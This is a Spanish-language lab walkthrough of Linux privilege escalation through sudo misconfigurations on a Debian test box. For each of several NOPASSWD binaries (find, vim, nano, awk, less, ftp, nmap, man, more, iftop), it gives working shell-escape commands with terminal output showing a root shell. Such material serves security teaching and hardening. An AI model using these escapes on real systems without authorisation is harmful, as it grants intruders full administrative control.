

# Escalación de privilegios.

Ejecutamos el comando `sudo -l` para enumerar los privilegios del usuario que intentaremos atacar.

```
user@debian:/etc$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD

User user may run the following commands on this host:
(root) NOPASSWD: /usr/sbin/iftop
(root) NOPASSWD: /usr/bin/find
(root) NOPASSWD: /usr/bin/nano
(root) NOPASSWD: /usr/bin/vim
(root) NOPASSWD: /usr/bin/man
(root) NOPASSWD: /usr/bin/awk
(root) NOPASSWD: /usr/bin/less
(root) NOPASSWD: /usr/bin/ftp
(root) NOPASSWD: /usr/bin/nmap
(root) NOPASSWD: /usr/sbin/apache2
(root) NOPASSWD: /bin/more
```


Si al binario se le permite ejecutarse como superusuario mediante `sudo`, no se le retiran los privilegios elevados y puede utilizarse para acceder al sistema de archivos, escalar o mantener accesos privilegiados.

## iftop

Para acceder utilizamos el comando **`sudo iftop`** que nos llevará a esta pantalla:

Seguidamente presionamos la tecla **`!`** para abrir la consola de comandos y escribiremos **`/bin/sh`**

Escribimos **`whoami`** para averiguar que usuario somos.



```
sh-4.1# whoami
root
sh-4.1#
```

# Find

En esta ocasión utilizamos el comando **sudo find . -exec /bin/sh \; -quit** para acceder a los permisos de root.


```
user@debian:~$ whoami
user
user@debian:~$ sudo install -m =xs $find .
[sudo] password for user:
Sorry, user user is not allowed to execute '/usr/bin/install -m =xs .' as root on debian.localdomain.
user@debian:~$ sudo find . -exec /bin/sh \; -quit
sh-4.1# whoami
root
sh-4.1#
```

Comprobamos finalmente con **whoami**.

# Nano


Para escalar con Nano escribimos en la Shell el comando:

**sudo nano**



Presionamos **Ctrl+R** y **Ctrl+X** para acceder a la Shell e introducimos finalmente:

**reset; sh 1>&0 2>&0**



Comprobamos:


```
not foundlp
^C Cancelsh-4.1# root
sh-4.1#
```

## Vim

Usamos el comando:

**sudo vim -c '!/bin/sh'**

Nos devolverá esta pantalla:



Comprobamos con el whoami:

```
:!/bin/sh
sh-4.1# whoami
root
sh-4.1#
```

## Man

Usamos el comando:

## sudo man man

Nos devolverá esta pantalla:

```
MAN(1)                                Manual pager utils                                MAN(1)
NAME
    man - an interface to the on-line reference manuals

SYNOPSIS
    man [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L
    locale] [-m system[,...]] [-M path] [-S list] [-e extension] [-i|-I]
    [--regex|--wildcard] [--names-only] [-a] [-u] [--no-subpages] [-P
    pager] [-r prompt] [-7] [-E encoding] [--no-hyphenation] [--no-justifi-
    cation] [-p string] [-t] [-T[device]] [-H[browser]] [-X[dpi]] [-Z]
    [[section] page ...] ...
    man -k [apropos options] regexp ...
    man -K [-w|-W] [-S list] [-i|-I] [--regex] [section] term ...
    man -f [whatis options] page ...
    man -l [-C file] [-d] [-D] [--warnings[=warnings]] [-R encoding] [-L
    locale] [-P pager] [-r prompt] [-7] [-E encoding] [-p string] [-t]
    [-T[device]] [-H[browser]] [-X[dpi]] [-Z] file ...
    man -w|-W [-C file] [-d] [-D] page ...
    man -c [-C file] [-d] [-D] page ...
    man [-hV]

DESCRIPTION
    man is the system's manual pager. Each page argument given to man is
    Manual page man(1) line 1
```

A continuación usaremos el comando:

## !/bin/sh

```
types of pages they contain.

1 Executable programs or shell commands
!/bin/sh
sh-4.1#
```

Y comprobaremos con el comando whoami:

```
sh-4.1# whoami
root
sh-4.1#
```

# Awk

Utilizamos el comando:

**sudo awk 'BEGIN {system("/bin/sh")}'**

Obtenemos lo siguiente:

```
user@debian:~$ sudo awk 'BEGIN {system("/bin/sh")}'
sh-4.1#
```

Comprobamos con el comando whoami:

```
sh-4.1# whoami
root
sh-4.1#
```

## Less

Ejecutamos en la Shell:

**sudo less /etc/profile**

Obtenemos:

```
Advis: Readme Ver Entrada Depósitos Ayuda
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).

if [ "`id -u`" -eq 0 ]; then
    PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
else
    PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games"
fi
export PATH

if [ "$PS1" ]; then
    if [ "$BASH" ]; then
        # The file bash.bashrc already sets the default PS1.
        # PS1='\h:\w\$ '
        if [ -f /etc/bash.bashrc ]; then
            . /etc/bash.bashrc
        fi
    else
        if [ "`id -u`" -eq 0 ]; then
            PS1='# '
        else
            PS1='$ '
        fi
    fi
fi
/etc/profile
```

Escribimos:

**!/bin/sh**

```
fi
!/bin/sh
sh-4.1#
```

Comprobamos:

```
fi
!/bin/sh
sh-4.1# whoami
root
sh-4.1#
```

## Ftp

Utilizamos:

**sudo ftp**

**!/bin/sh**

Nos devuelve:

```
Archivo  Maquina  Ver  Entrada  Dispositivos  Ayuda
user@debian:~$ sudo ftp
ftp> !/bin/sh
sh-4.1# _
```

Comprobamos:

```
ftp> !/bin/sh
sh-4.1# whoami
root
sh-4.1#
```

## Nmap

Utilizamos:

**sudo nmap --interactive**

**nmap> !sh**

Nos devuelve:

```
user@debian:~$ sudo nmap --interactive

Starting Nmap V. 5.00 ( http://nmap.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
sh-4.1#
```

Comprobamos:

```
nmap> !sh
sh-4.1# whoami
root
sh-4.1#
```

## More

Utilizamos:

**sudo more /etc/profile**

**!/bin/sh**

Nos devuelve:

```
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).

if [ "`id -u`" -eq 0 ]; then
    PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"
else
    PATH="/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games"
fi
export PATH

if [ "$PS1" ]; then
    if [ "$BASH" ]; then
        # The file bash.bashrc already sets the default PS1.
        # PS1='\h:\w\$'
        if [ -f /etc/bash.bashrc ]; then
            . /etc/bash.bashrc
        fi
    else
        if [ "`id -u`" -eq 0 ]; then
            PS1='# '
        else
            PS1='$ '
        fi
    fi
fi
--More--(73%)
```

Comprobamos:

```
#!/bin/sh
sh-4.1# whoami
root
sh-4.1# _
```

Tenemos privilegios de ROOT.